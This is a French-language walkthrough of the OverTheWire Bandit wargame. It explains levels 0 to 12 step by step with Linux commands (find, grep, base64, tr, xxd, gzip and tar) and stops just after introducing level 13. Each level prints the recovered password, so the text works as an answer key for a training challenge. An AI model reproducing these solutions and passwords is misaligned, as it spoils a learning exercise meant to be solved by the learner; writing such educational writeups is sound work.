Solution du Wargame Bandit - OverTheWire
Writeup complet du wargame Bandit d'OverTheWire : tous les niveaux expliqués pas à pas, commandes Linux, SSH, SUID et escalade de privilèges. En français.

Level 0
Objectif : Se connecter en SSH sur le serveur avec les identifiants fournis par défaut (bandit0/bandit0).
1
ssh -p 2220 bandit0@bandit.labs.overthewire.org
🔍 Découvertes
- Bandit utilise systématiquement le port 2220 au lieu du port SSH standard (22) — une pratique courante pour limiter le bruit des scans automatiques sur le port par défaut
- Une fois connecté, un
ls -larévèle un fichierreadmedans le répertoire personnel :
1
2
bandit0@bandit:~$ ls -la
-rw-r----- 1 bandit1 bandit0  438 Jun 24 14:58 readme
- Chaque niveau possède également un fichier de mot de passe dédié dans
/etc/bandit_pass/, en lecture seule et accessible uniquement par l’utilisateur concerné — une bonne illustration du principe du moindre privilège - Un simple
cat readmesuffit à récupérer le mot de passe nécessaire pour passer au niveau suivant :
1
2
bandit0@bandit:~$ cat readme
6y2kwnwK6grgvwvpvLaa2T1cpFEKOhNR
🛠️ Commandes clés
ssh, ls -la, cat
Level 1 → Level 2
Objectif : Le mot de passe est stocké dans un fichier nommé - (juste un tiret), situé dans le répertoire personnel.
1
2
bandit1@bandit:~$ ls -la
-rw-r-----   1 bandit2 bandit1   33 Jun 24 14:59 -
Un simple cat - échoue silencieusement ou se comporte de façon inattendue, car le shell interprète - comme une référence à l’entrée standard plutôt que comme un nom de fichier littéral.
🔍 Découvertes
- Un fichier nommé uniquement
-piège les commandes shell classiques :cat -par exemple attend une entrée depuis le clavier au lieu de lire le fichier - Solution : préfixer explicitement le chemin avec
./pour forcer le shell à traiter-comme un chemin relatif et non comme une option ou un symbole spécial :
1
2
bandit1@bandit:~$ cat ./-
PK8fYLZg2hnHSz83plBL1iEPKdD3QToB
- Ce niveau illustre un piège classique de sécurité : le nommage ambigu de fichiers peut perturber ou détourner le comportement attendu d’une commande — un principe qu’on retrouve aussi dans certaines techniques d’injection d’arguments
🛠️ Commandes clés
ls -la, cat ./-
Level 2 → Level 3
Objectif : Le mot de passe est stocké dans un fichier dont le nom contient des espaces.
1
2
bandit2@bandit:~$ ls -la
-rw-r-----   1 bandit3 bandit2   33 Jun 24 14:59 --spaces in this filename--
🔍 Découvertes
- Un nom de fichier contenant des espaces pose un problème similaire au niveau précédent : le shell découpe naturellement une commande selon les espaces, donc il interprète chaque mot du nom comme un argument séparé plutôt qu’un seul nom de fichier
- Deux solutions possibles pour gérer ça :
- Échapper chaque espace avec un backslash :
1
cat ./--spaces\ in\ this\ filename--
- Ou entourer le nom entier de guillemets :
1
cat "./--spaces in this filename--"
- Échapper chaque espace avec un backslash :
Et voici le mot de passe récupéré :
1
2
bandit2@bandit:~$ cat ./--spaces\ in\ this\ filename--
7ZZ2LFrykP2zEyvBl4m3clcL7tGYJPME
- Ce niveau renforce un réflexe essentiel en administration système et en sécurité : toujours anticiper les caractères spéciaux (espaces, tirets, guillemets) dans les noms de fichiers, que ce soit pour éviter des erreurs ou pour repérer des tentatives de dissimulation
🛠️ Commandes clés
ls -la, échappement avec \ ou guillemets "..."
Level 3 → Level 4
Objectif : Le mot de passe est stocké dans un fichier caché, quelque part dans le répertoire inhere.
1
2
3
4
5
6
bandit3@bandit:~$ ls -la
drwxr-xr-x   2 root root 4096 Jun 24 14:59 inhere

bandit3@bandit:~$ cd inhere/
bandit3@bandit:~/inhere$ ls -la
-rw-r----- 1 bandit4 bandit3   33 Jun 24 14:59 ...Hiding-From-You
🔍 Découvertes
- Un
lsclassique (sans option) ne montre que les fichiers “visibles” — sous Linux, tout fichier dont le nom commence par un point (.) est considéré comme caché par convention - L’option
-a(déjà utilisée depuis le début avecls -la) est indispensable pour révéler ces fichiers cachés - Ici, le nom du fichier (
...Hiding-From-You) est volontairement trompeur : il commence par plusieurs points pour bien insister sur le concept de fichier caché, mais reste un nom de fichier valide comme un autre une fois qu’on sait qu’il existe - Ce niveau rappelle un réflexe de base en investigation/pentest : ne jamais se fier à un simple
lssans vérifier aussi les fichiers cachés, que ce soit pour explorer un système ou auditer une configuration
1
2
bandit3@bandit:~/inhere$ cat ...Hiding-From-You
xzTXq1rDJQVVAzdv5cHq1TQytTWufAMq
🛠️ Commandes clés
ls -la, cd, cat
Level 4 → Level 5
Objectif : Un des 10 fichiers du dossier inhere contient le mot de passe, mais tous n’ont pas la même nature — un seul est un fichier texte ASCII lisible.
1
2
3
4
5
bandit4@bandit:~/inhere$ ls -la
-rw-r----- 1 bandit5 bandit4   33 Jun 24 14:59 -file00
-rw-r----- 1 bandit5 bandit4   33 Jun 24 14:59 -file01
...
-rw-r----- 1 bandit5 bandit4   33 Jun 24 14:59 -file09
🔍 Découvertes
- Plutôt que d’ouvrir chaque fichier un par un, la commande
filepermet d’identifier le type réel de chaque fichier, indépendamment de son extension ou de son nom :
1
2
3
4
5
6
7
8
bandit4@bandit:~/inhere$ file ./*
./-file00: data
./-file01: data
...
./-file06: OpenPGP Public Key
./-file07: ASCII text
./-file08: data
./-file09: Motorola S-Record; binary data in text format
- Cette analyse révèle immédiatement que seul
-file07est du texte ASCII lisible — les autres sont soit des données binaires brutes, soit des formats spécifiques (clé OpenPGP, encodage Motorola S-Record) - Comme les noms de fichiers commencent tous par un tiret (piège déjà rencontré au Level 1), le préfixe
./reste indispensable pour que le shell les traite correctement
1
2
bandit4@bandit:~/inhere$ cat ./-file07
6C7h9GD8M6ai5nr7wo1RonrzFjj9yIrG
🛠️ Commandes clés
ls -la, file ./*, cat
🔬 Pour aller plus loin : les magic bytes — comment file identifie un fichier
🧠 L’idée derrière file
Un fichier, au niveau du disque, n’est qu’une suite d’octets. Alors comment file sait-il qu’un fichier est du texte ASCII, une image ou une archive ? Réponse : il lit les premiers octets du fichier et les compare à une base de données de signatures connues, appelées magic bytes (octets magiques).
| Format | Magic bytes (hex) | Lecture |
|---|---|---|
| ELF (binaire Linux) | 7f 45 4c 46 | .ELF |
| PNG (image) | 89 50 4e 47 | .PNG |
| gzip | 1f 8b | — |
| bzip2 | 42 5a 68 | BZh |
| zip | 50 4b | PK |
25 50 44 46 | %PDF |
🧪 Vérifier soi-même avec xxd
On peut visualiser les magic bytes de n’importe quel fichier :
1
2
bandit4@bandit:~/inhere$ xxd ./-file07 | head -2
00000000: 4163 6375 6d75 6c61 7469 6f6e 7320 6465  Accumulations de
- Le
41 63 63 75=A c c uen ASCII → c’est bien du texte lisible, confirmant le verdict defile - Pour un PNG, on verrait
89 50 4e 47au tout début
📌 À retenir
filene se fie ni au nom ni à l’extension : il lit les premiers octets (magic bytes)- En sécurité : un attaquant peut renommer n’importe quel binaire en
.txtou.jpg— l’extension ne prouve rien xxd(ouhexdump) permet d’inspecter les octets à la main
Level 5 → Level 6
Objectif : Le mot de passe se trouve dans un fichier caché parmi 20 sous-dossiers (maybehere00 à maybehere19), avec des critères précis : le fichier fait exactement 1033 octets.
1
2
3
4
5
bandit5@bandit:~/inhere$ ls -la
drwxr-x---  2 root bandit5 4096 Jun 24 14:59 maybehere00
drwxr-x---  2 root bandit5 4096 Jun 24 14:59 maybehere01
...
drwxr-x---  2 root bandit5 4096 Jun 24 14:59 maybehere19
🔍 Découvertes
- Chercher fichier par fichier dans 20 sous-dossiers à la main serait beaucoup trop long — c’est typiquement le genre de situation où
finddevient indispensable, en combinant plusieurs critères de recherche à la fois - La commande
findpermet de filtrer par type (-type fpour ne cibler que les fichiers, pas les dossiers) et par taille exacte (-size 1033c, lecsignifiant “en octets”) :
1
2
bandit5@bandit:~/inhere$ find ./* -type f -size 1033c
./maybehere07/.file2
- Cette seule commande balaie récursivement toute l’arborescence et isole immédiatement le fichier correspondant, même s’il est caché (nom commençant par un point) et enfoui dans un sous-dossier
- Ce niveau illustre la puissance de
findface à une exploration manuelle : dès qu’on connaît un ou plusieurs attributs distinctifs d’un fichier (taille, type, date de modification, permissions…),findpermet de le localiser en une seule commande, quelle que soit la profondeur de l’arborescence
1
2
bandit5@bandit:~/inhere$ cat ./maybehere07/.file2
pXa26xhMWaC2SvDotA4r9EgZkulOeSBW
🛠️ Commandes clés
ls -la, find -type f -size Xc, cat
Level 6 → Level 7
Objectif : Le mot de passe du niveau suivant ne se trouve plus dans le répertoire personnel, mais quelque part sur le système entier. Trois critères permettent de l’identifier : il appartient à l’utilisateur bandit7, au groupe bandit6, et fait exactement 33 octets.
🔍 Découvertes
Première tentative (infructueuse) : chercher uniquement dans le répertoire courant ne donne aucun résultat, ce qui confirme que le fichier n’est pas local :
1
2
bandit6@bandit:~$ find ./ -user bandit7 -group bandit6
(aucun résultat)
Élargir la recherche à tout le système : en partant de la racine (/) plutôt que du répertoire courant, find peut explorer l’intégralité de l’arborescence Linux :
1
2
bandit6@bandit:~$ find / -user bandit7 -group bandit6 -size 33c 2>/dev/null
/var/lib/dpkg/info/bandit7.password
- Le
2>/dev/nullest essentiel ici : en explorant tout le système depuis/, la commande tente d’accéder à des dossiers protégés (/proc,/root, etc.) et génère énormément d’erreurs “Permission denied”. Rediriger le flux d’erreur (2>) vers/dev/nullpermet de ne garder que les résultats utiles à l’écran
Lire directement le résultat avec xargs : plutôt que de copier le chemin renvoyé par find puis de faire un cat séparé, on peut chaîner les deux étapes en une seule commande :
1
2
bandit6@bandit:~$ find / -user bandit7 -group bandit6 -size 33c 2>/dev/null | xargs cat
Bmnnvf82KzQlfxgAI2d1zYbr1u9pr3E3
xargsprend en entrée le résultat texte renvoyé parfind(ici, le chemin du fichier) et le transforme automatiquement en argument pour la commande qui suit — icicat. Concrètement,find ... | xargs catrevient à exécutercat /var/lib/dpkg/info/bandit7.passworddirectement, sans avoir à copier-coller le chemin à la main- C’est particulièrement utile quand
findrenvoie plusieurs résultats à la fois :xargspeut alors enchaîner la commande sur chacun d’eux automatiquement, un par un
Variante utile pour explorer plus largement : find / -user bandit7 -ls (sans filtre de groupe ni de taille) affiche un résultat façon ls -l pour chaque fichier trouvé — pratique pour visualiser rapidement les permissions, propriétaire et taille de plusieurs fichiers candidats en une seule commande, avant d’affiner la recherche
- Ce niveau marque une étape importante : il introduit la nécessité d’explorer tout le système de fichiers, pas seulement son propre répertoire, et montre comment chaîner des commandes efficacement plutôt que de traiter chaque étape manuellement
🛠️ Commandes clés
find / -user X -group Y -size Zc, find / -user X -ls, | xargs cat, redirection d’erreur 2>/dev/null, cat
🔬 Pour aller plus loin : pipes, redirections et descripteurs de fichiers
🎫 Les trois flux standards
Chaque programme Linux possède 3 flux ouverts par défaut, identifiés par un numéro de descripteur de fichier :
| Descripteur | Flux | Rôle | Symbole shell |
|---|---|---|---|
0 | stdin | Entrée (clavier, pipe…) | < |
1 | stdout | Sortie normale | > ou \| (pipe) |
2 | stderr | Sortie d’erreur | 2> |
2>/dev/null: on redirige les erreurs vers/dev/null, le “trou noir” de Linux — indispensable avecfind /qui génère des tonnes de Permission deniedfind ... | xargs cat: le pipe (|) connecte la sortie d’un programme à l’entrée du suivant
🔗 Pourquoi xargs existe ?
find écrit des chemins sur sa sortie ; cat attend des arguments. Le pipe seul ne suffit pas : il faut convertir le texte de sortie en arguments de commande. C’est exactement le travail de xargs :
1
2
3
4
5
6
find / -user bandit7 ...   →   /var/lib/dpkg/info/bandit7.password
        │                                │
    (écrit sur stdout)            xargs transforme en argument
                                        │
                                        ▼
                              cat /var/lib/dpkg/info/bandit7.password
xargsdécoupe l’entrée aux espaces/retours à la ligne et en fait des arguments- Variantes utiles :
xargs -n 1(un argument par commande),xargs -0(avecfind -print0pour gérer les noms avec espaces)
📌 À retenir
0/1/2= stdin / stdout / stderr ;2>redirige les erreurs,> fichierécrit dans un fichier- Le pipe
|relie la sortie d’un programme à l’entrée d’un autre xargsconvertit du texte de sortie en arguments de commande — le pont entrefindetcat
Level 7 → Level 8
Objectif : Le mot de passe se trouve dans le fichier data.txt, à côté du mot “millionth”.
1
2
bandit7@bandit:~$ ls -la
-rw-r-----   1 bandit8 bandit7 18530 Jun 24 14:59 data.txt
🔍 Découvertes
- Le fichier
data.txtcontient beaucoup de données, mais le mot de passe est associé au mot-clé “millionth”. Il faut donc chercher spécifiquement cette occurrence parmi tout le contenu grepest l’outil idéal ici : il filtre et n’affiche que les lignes correspondant à un motif
1
2
bandit7@bandit:~$ grep "millionth" data.txt
millionth       VR1ljMayciFxbnUokuQmJFw6QC9VKtub
grepcherche un motif texte dans un fichier (ou une entrée standard) et affiche les lignes qui correspondent. C’est un outil fondamental pour l’analyse de logs, la recherche dans des fichiers de configuration, et bien d’autres usages en sécurité- Contrairement à
find(qui cherche des fichiers selon leurs attributs comme la taille ou le propriétaire),grepcherche à l’intérieur du contenu des fichiers — les deux sont complémentaires - Le résultat montre le mot “millionth” suivi d’une tabulation et du mot de passe — un format clé-valeur classique qu’on retrouve souvent dans les fichiers de configuration
🛠️ Commandes clés
grep "motif" fichier
Level 8 → Level 9
Objectif : Le fichier data.txt contient de nombreuses lignes, mais une seule d’entre elles apparaît une seule fois — c’est elle qui contient le mot de passe.
1
2
bandit8@bandit:~$ ls -la
-rw-r-----   1 bandit9 bandit8 33033 Jun 24 14:59 data.txt
🔍 Découvertes
Première tentative (erreur de syntaxe) : un tiret placé par erreur devant uniq le transforme en option invalide plutôt qu’en nom de commande :
1
2
bandit8@bandit:~$ sort data.txt | -uniq -u
Command '-uniq' not found
Solution — combiner sort et uniq -u : la commande uniq ne peut détecter des doublons que sur des lignes déjà côte à côte, d’où la nécessité de trier le fichier au préalable avec sort. L’option -u de uniq affiche uniquement les lignes qui n’ont aucun doublon dans tout le fichier :
1
2
bandit8@bandit:~$ sort data.txt | uniq -u
EjmOSvuAu7sGAHqHVcBDPirRe9T03kxl
Cette seule commande isole directement la ligne unique recherchée.
Vérification/exploration alternative avec comptage : pour visualiser concrètement combien de fois chaque ligne apparaît (utile pour comprendre le raisonnement avant de foncer sur -u), on peut combiner uniq -c (compte les occurrences) avec un second sort -n (tri numérique croissant sur ce compteur) :
1
2
3
4
5
bandit8@bandit:~$ sort data.txt | uniq -c | sort -n | head
      1 EjmOSvuAu7sGAHqHVcBDPirRe9T03kxl
     10 08Jd2vmb6FjR4zXPteGHhpJm8A0OOA5B
     10 0dEKX1sDwYtc4vyjrKpGu30ecWBsDDa9
     ...
Ce résultat confirme visuellement qu’une seule ligne a un compteur à 1 (apparaît une seule fois), pendant que toutes les autres reviennent 10 fois chacune — exactement le résultat qu’on obtient plus directement avec uniq -u.
- Ce niveau illustre une combinaison très classique en traitement de texte sous Linux :
sort | uniqpour dédupliquer, analyser ou isoler des lignes selon leur fréquence d’apparition — une compétence utile aussi bien pour explorer un fichier de logs que pour repérer une anomalie dans un jeu de données
🛠️ Commandes clés
sort data.txt | uniq -u, sort data.txt | uniq -c | sort -n
🔬 Pour aller plus loin : pipelines texte — la philosophie Unix en action
🧩 De petits outils qui s’assemblent
sort | uniq -u n’est pas une astuce isolée : c’est un exemple de la philosophie Unix — des outils qui font une chose, bien, et qui se combinent par des pipes pour construire des traitements puissants.
| Outil | Fait quoi | Exemple |
|---|---|---|
sort | Trie les lignes | sort data.txt |
uniq | Supprime les doublons adjacents | uniq -c compte, -u isole les uniques |
wc | Compte lignes/mots/octets | wc -l data.txt |
head/tail | Premières/dernières lignes | head -5 data.txt |
cut | Extrait des colonnes | cut -d' ' -f1 |
⚠️ Le piège classique : uniq sans sort
uniq ne détecte les doublons que sur des lignes consécutives :
1
2
3
4
Entrée :     A  A  B  A

uniq seul :  A  B  A      → les A sont séparés par B, le doublon n'est PAS vu
après sort : A  A  A  B   → les A sont côte à côte, uniq les regroupe
C’est pourquoi on trie d’abord : après sort, les doublons sont côte à côte et uniq peut les regrouper. sort | uniq est la combinaison canonique — l’ordre des outils a un sens !
📌 À retenir
- La philosophie Unix : des mini-outils spécialisés reliés par des pipes
uniqne marche que sur des lignes adjacentes → toujourssort | uniqsort | uniq -c | sort -n= compter les occurrences et les classer — un motif très réutilisable
Level 9 → Level 10
Objectif : Le fichier data.txt contient majoritairement des données binaires, mais une poignée de chaînes lisibles s’y trouve — le mot de passe est précédé de plusieurs caractères =.
1
2
bandit9@bandit:~$ ls -la
-rw-r-----   1 bandit10 bandit9 19382 Jun 24 14:58 data.txt
🔍 Découvertes
Première tentative (échec) : un grep classique sur un fichier binaire refuse d’afficher le détail des correspondances :
1
2
bandit9@bandit:~$ cat data.txt | grep =
grep: (standard input): binary file matches
grep détecte la présence d’octets non-textuels dans le fichier et, par mesure de précaution, se contente d’annoncer qu’une correspondance existe sans l’afficher en détail.
Solution — forcer le traitement en texte avec -a : cette option indique à grep de traiter le fichier comme du texte pur, peu importe son contenu réel, et donc d’afficher les lignes correspondantes normalement :
1
2
bandit9@bandit:~$ grep -a '==.*[a-zA-Z0-9]$' data.txt
========== B0s2khmbT9u0geKuOoVGW3JZKhndE3BG
L’expression régulière ==.*[a-zA-Z0-9]$ cible précisément une ligne qui contient une séquence de =, suivie de n’importe quels caractères, se terminant par un caractère alphanumérique — exactement le motif attendu autour du mot de passe.
Approche alternative en Python : plutôt que de dépendre de grep et du symbole =, on peut ouvrir le fichier en lecture binaire et chercher directement une séquence de 32 caractères alphanumériques consécutifs (la longueur type des mots de passe Bandit) :
1
2
3
4
5
6
7
8
import re

with open("data.txt", "rb") as f:
    buff = f.read()

match = re.search(rb"[a-zA-Z0-9]{32}", buff)
if match:
    print(match.group().decode())
Ou directement en une ligne depuis le terminal, sans ouvrir l’interpréteur interactif :
1
bandit9@bandit:~$ python3 -c "import re; print(re.search(rb'[a-zA-Z0-9]{32}', open('data.txt','rb').read()).group().decode())"
Explication du script :
open("data.txt", "rb"): ouverture en mode binaire (rb= read binary), indispensable puisque le fichier contient des octets non-textuels que Python ne saurait pas décoder proprement en mode texte classiquere.search(rb"[a-zA-Z0-9]{32}", buff): recherche la première séquence de 32 caractères alphanumériques consécutifs dans le buffer binaire — le préfixerbdevant le motif indique qu’il s’agit d’une regex appliquée à des données binaires (bytes), pas à une chaîne de caractères classique.group(): récupère la correspondance trouvée (sous forme de bytes).decode(): convertit ces bytes en chaîne de caractères lisible pour l’affichage final
Cette méthode Python est plus robuste que le grep, car elle ne dépend pas d’un indice visuel comme les = : elle se base uniquement sur la structure attendue du mot de passe (32 caractères alphanumériques), ce qui fonctionnerait même si le format d’affichage du fichier changeait.
- Ce niveau illustre une limite importante de
grep: par défaut, il n’affiche pas le contenu des fichiers qu’il détecte comme binaires. L’option-apermet de contourner cette limite, tandis que Python offre une alternative plus flexible pour des recherches basées sur un pattern structurel plutôt que sur un simple mot-clé
🛠️ Commandes clés
grep -a 'motif' fichier, expressions régulières, python3 -c, module re (re.search, rb"...")
Level 10 → Level 11
Objectif : Le mot de passe est encodé en base64 dans le fichier data.txt.
1
2
3
4
5
bandit10@bandit:~$ ls -la
-rw-r-----   1 bandit11 bandit10   69 Jun 24 14:58 data.txt

bandit10@bandit:~$ cat data.txt
VGhlIHBhc3N3b3JkIGlzIHBZZk9ZNkh3VXNEajVyTDlVdnloVTdNQ212OHZONVJvCg==
🔍 Découvertes
- Le contenu affiché ne ressemble à aucun texte lisible directement, mais sa structure — uniquement des lettres, chiffres, et un padding
==à la fin — est caractéristique de l’encodage base64, une méthode qui convertit des données binaires en texte ASCII imprimable - La commande
base64avec l’option-d(decode) permet de décoder ce type de contenu instantanément :
1
2
bandit10@bandit:~$ cat data.txt | base64 -d
The password is pYfOY6HwUsDj5rL9UvyhU7MCmv8vN5Ro
- Le base64 n’est pas un chiffrement — c’est un simple encodage, réversible sans clé ni mot de passe. Il est couramment utilisé pour transporter des données binaires dans des contextes texte (emails, URLs, tokens) mais n’offre aucune confidentialité en soi. En sécurité offensive, reconnaître visuellement une chaîne encodée en base64 (souvent terminée par
=ou==) est un réflexe important, car ce type d’encodage cache parfois des informations sensibles (identifiants, tokens, payloads) juste devant les yeux - Ce niveau initie à la reconnaissance des formats d’encodage courants, une compétence qui reviendra régulièrement en CTF (base64, hex, URL encoding, ROT13…)
🛠️ Commandes clés
cat fichier | base64 -d
🔬 Pour aller plus loin : le base64 en profondeur
🧮 Pourquoi 64 ?
Le base64 encode des données binaires en texte imprimable. Il utilise 64 caractères (A-Z, a-z, 0-9, +, /) parce que 64 = 2⁶ : chaque caractère transporte 6 bits d’information.
🔀 Le mécanisme, étape par étape
3 octets (3 × 8 = 24 bits) → 4 caractères base64 (4 × 6 = 24 bits) :
1
2
3
4
Octets :    01001000  01101001  00100001     (48 69 21 = "Hi!")
Découpage : 010010 000110 100100 100001      (6 bits chacun)
Valeurs :   18      6       36      33
Alphabet :  S      G       k       h
base64 découpe le flux en paquets de 6 bits et remplace chaque paquet par le caractère correspondant. C’est un encodage, pas un chiffrement : réversible sans clé.
⚠️ Le piège des =
Si la longueur n’est pas un multiple de 3, on ajoute du padding = pour compléter : c’est pour ça qu’une chaîne base64 finit souvent par = ou == — un indice visuel précieux pour reconnaître l’encodage !
📌 À retenir
- Base64 = 6 bits par caractère, 3 octets → 4 caractères
- Encodage ≠ chiffrement :
base64 -ddécodera toujours sans clé - Reconnaître : alphabet A-Za-z0-9+/ et padding
=en fin de chaîne
Level 11 → Level 12
Objectif : Le mot de passe est chiffré avec ROT13 dans le fichier data.txt.
1
2
3
4
5
bandit11@bandit:~$ ls -la
-rw-r-----   1 bandit12 bandit11   49 Jun 24 14:58 data.txt

bandit11@bandit:~$ cat data.txt
Gur cnffjbeq vf TEBbmJCB8DlA0zTewHxVQ0JPLxMvDkeA
🔍 Découvertes
- Le texte affiché ressemble à du texte normal (mots, espaces, structure de phrase), mais illisible tel quel — signe caractéristique d’un chiffrement par substitution plutôt que d’un encodage comme le base64 vu au niveau précédent
- ROT13 est un chiffrement de César simplifié : chaque lettre est décalée de 13 positions dans l’alphabet. Comme l’alphabet compte 26 lettres, appliquer ROT13 une seconde fois annule le chiffrement — c’est une transformation symétrique
- La commande
tr(translate) permet de substituer un jeu de caractères par un autre, caractère par caractère :
1
2
bandit11@bandit:~$ echo "Gur cnffjbeq vf TEBbmJCB8DlA0zTewHxVQ0JPLxMvDkeA" | tr 'N-ZA-Mn-za-m' 'A-Za-z'
The password is GROozWPO8QyN0mGrjUkID0WCYkZiQxrN
- Le principe de
tr 'N-ZA-Mn-za-m' 'A-Za-z': chaque lettre du premier jeu de caractères (N-ZA-Mn-za-m, soit l’alphabet décalé de 13 positions) est remplacée par la lettre correspondante du second jeu (A-Za-z, l’alphabet standard) — ce qui revient exactement à appliquer un décalage ROT13 - Ce niveau illustre un autre type de transformation réversible à reconnaître rapidement : contrairement au base64 (encodage de données binaires en texte), ROT13 est historiquement utilisé pour masquer un texte de façon très légère (spoilers, blagues, contenu sensible non critique) — jamais pour une réelle sécurité, sa “clé” étant fixe et connue de tous
🛠️ Commandes clés
cat, tr 'N-ZA-Mn-za-m' 'A-Za-z' (ou tout outil dédié type rot13)
🔬 Pour aller plus loin : ROT13 et les chiffrements par substitution
🔄 Pourquoi 13 ?
ROT13 décale chaque lettre de 13 positions dans l’alphabet. Comme l’alphabet a 26 lettres, appliquer ROT13 deux fois retombe sur le texte original : A → N → A. Le chiffrement ET le déchiffrement sont donc la même opération — c’est une involution.
🗺️ La famille des chiffrements de César
ROT13 est un cas particulier du chiffre de César (décalage de N positions), lui-même un chiffrement par substitution mono-alphabétique : chaque lettre est remplacée par une seule autre lettre.
1
2
Alphabet normal :  A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
ROT13            :  N O P Q R S T U V W X Y Z A B C D E F G H I J K L M
💥 Pourquoi c’est faible : l’analyse de fréquence
Dans toute langue, les lettres n’apparaissent pas avec la même fréquence (en français : e ≈ 15 %, a ≈ 8 %…). Un chiffrement par substitution conserve ces fréquences : en comptant les lettres du texte chiffré, on devine les correspondances. C’est l’analyse de fréquence, la plus vieille méthode de cryptanalyse.
📌 À retenir
- ROT13 = décalage de 13, involution (deux fois = rien)
trsubstitue des caractères un par un : parfait pour un César- Les chiffrements par substitution simple sont cassables par analyse de fréquence → jamais de vraie sécurité
Level 12 → Level 13
Objectif : Le fichier data.txt contient un dump hexadécimal (format xxd) d’une archive compressée plusieurs fois de suite — il faut décompresser couche par couche jusqu’à atteindre le mot de passe en clair.
🔍 Découvertes
Étape 1 — Travailler dans /tmp
Le répertoire personnel de Bandit est en écriture désactivée ; il faut donc créer un espace de travail temporaire dans /tmp pour manipuler les fichiers extraits :
1
2
3
bandit12@bandit:~$ mkdir /tmp/out
bandit12@bandit:~$ cp data.txt /tmp/out
bandit12@bandit:~$ cd /tmp/out
Étape 2 — Reconstituer le binaire à partir du dump hexadécimal
Le contenu de data.txt n’est pas directement un fichier compressé : c’est sa représentation en hexadécimal (générée par xxd), reconnaissable au format adresse: octets texte :
1
2
3
4
bandit12@bandit:/tmp/out$ cat data.txt
00000000: 1f8b 0808 b2f0 3b6a 0203 6461 7461 322e  ......;j..data2.
00000010: 6269 6e00 0142 02bd fd42 5a68 3931 4159  bin..B...BZh91AY
...
L’option -r de xxd permet de faire l’opération inverse : reconvertir ce dump hexadécimal en données binaires réelles :
1
2
3
bandit12@bandit:/tmp/out$ cat data.txt | xxd -r > out
bandit12@bandit:/tmp/out$ file out
out: gzip compressed data, was "data2.bin"...
Étape 3 — Décompresser couche par couche
La commande file révèle à chaque étape le type réel du fichier obtenu, indépendamment de son nom. Il a fallu enchaîner plusieurs décompressions successives, chaque étape produisant un nouveau format à identifier :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
# Couche 1 : gzip
bandit12@bandit:/tmp/out$ mv out out.gz
bandit12@bandit:/tmp/out$ gzip -d out.gz
bandit12@bandit:/tmp/out$ file out
out: bzip2 compressed data, block size = 900k

# Couche 2 : bzip2
bandit12@bandit:/tmp/out$ mv out out.bz2
bandit12@bandit:/tmp/out$ bzip2 -d out.bz2
bandit12@bandit:/tmp/out$ file out
out: gzip compressed data, was "data4.bin"...

# Couche 3 : gzip
bandit12@bandit:/tmp/out$ mv out out.gz
bandit12@bandit:/tmp/out$ gzip -d out.gz
bandit12@bandit:/tmp/out$ file out
out: POSIX tar archive (GNU)

# Couche 4 : tar
bandit12@bandit:/tmp/out$ tar xvf out
data5.bin
bandit12@bandit:/tmp/out$ file data5.bin
data5.bin: POSIX tar archive (GNU)

# Couche 5 : tar (encore)
bandit12@bandit:/tmp/out$ tar xvf data5.bin
data6.bin
bandit12@bandit:/tmp/out$ file data6.bin
data6.bin: bzip2 compressed data, block size = 900k

# Couche 6 : bzip2
bandit12@bandit:/tmp/out$ mv data6.bin data.bz2
bandit12@bandit:/tmp/out$ bzip2 -d data.bz2
bandit12@bandit:/tmp/out$ file data
data: POSIX tar archive (GNU)

# Couche 7 : tar
bandit12@bandit:/tmp/out$ tar xvf data
data8.bin
bandit12@bandit:/tmp/out$ file data8.bin
data8.bin: gzip compressed data, was "data9.bin"...

# Couche 8 : gzip (la dernière)
bandit12@bandit:/tmp/out$ mv data8.bin data.gz
bandit12@bandit:/tmp/out$ gzip -d data.gz
bandit12@bandit:/tmp/out$ file data
data: ASCII text
bandit12@bandit:/tmp/out$ cat data
The password is qQYQiHOBPR8zR61qxYqX45quvihF2uzk
- Le principe central de ce niveau : ne jamais se fier à l’extension attendue, toujours vérifier avec
fileavant d’agir — chaque type de compression nécessite un outil différent (gzip -d,bzip2 -d,tar xvf), et se tromper d’outil échoue immédiatement - Renommer chaque fichier intermédiaire avec l’extension correcte (
.gz,.bz2) avant de le décompresser évite les erreurs de certains outils qui exigent une extension cohérente pour fonctionner correctement - Ce niveau simule une situation réaliste en forensic/reverse engineering : des données peuvent être imbriquées dans plusieurs couches d’encodage ou de compression, et il faut les éplucher méthodiquement, une couche à la fois, jusqu’au contenu final
Petite variante d’organisation : plutôt que de renommer manuellement en out/out.gz/out.bz2 à chaque étape (source de confusion si on perd le fil), il peut être plus lisible de nommer chaque fichier decompressé avec un numéro de couche croissant (data1.bin, data2.bin, data3.bin…) pour garder une trace claire de la progression.
🛠️ Commandes clés
xxd -r, file, gzip -d, bzip2 -d, tar xvf, mv
🔬 Pour aller plus loin : hexdump, magic bytes et formats de compression
🧾 Le format xxd
Un dump xxd affiche trois zones par ligne : l’adresse (offset en hexadécimal), les octets en hexadécimal, puis la même ligne en ASCII lisible :
1
2
00000000: 1f8b 0808 b2f0 3b6a 0203 6461 7461 322e  ......;j..data2.
└ adresse ┘ └────────── octets (hex) ─────────┘ └── ASCII ──┘
xxd -r (revert) fait l’opération inverse : repartir du texte hexadécimal pour reconstruire les octets binaires.
🧊 Les signatures de compression
Chaque format de compression commence par des magic bytes reconnaissables — c’est ainsi que file les identifie :
| Format | Magic bytes | Outil |
|---|---|---|
| gzip | 1f 8b | gzip -d |
| bzip2 | 42 5a 68 (BZh) | bzip2 -d |
| zip | 50 4b (PK) | unzip |
| tar | pas de magic, en-tête ASCII | tar xvf |
🧅 La méthode générale : éplucher les couches
Le schéma gagnant face à un fichier inconnu :
1
2
3
4
1. file fichier        → identifier le type réel
2. outil adapté        → décompresser / extraire
3. file résultat       → re-identifier
4. répéter jusqu'au texte clair
C’est exactement la démarche de ce niveau — et celle du forensics en général : ne jamais se fier à l’extension, toujours laisser file guider.
📌 À retenir
xxd= vue hexadécimale + ASCII ;xxd -r= reconstruire le binaire- Magic bytes : gzip
1f8b, bzip2BZh, zipPK - Boucle
file→ extraire →file: la méthode universelle du forensic
Level 13 → Level 14
Objectif : Une clé SSH privée est fournie directement dans le répertoire personnel — il faut l’utiliser pour s’authentifier sur le compte suivant, sans mot de passe.
1
2
3
bandit13@bandit:~$ ls -la
-rw-r-----   1 bandit14 bandit13  467 Jun 24 14:59 HINT
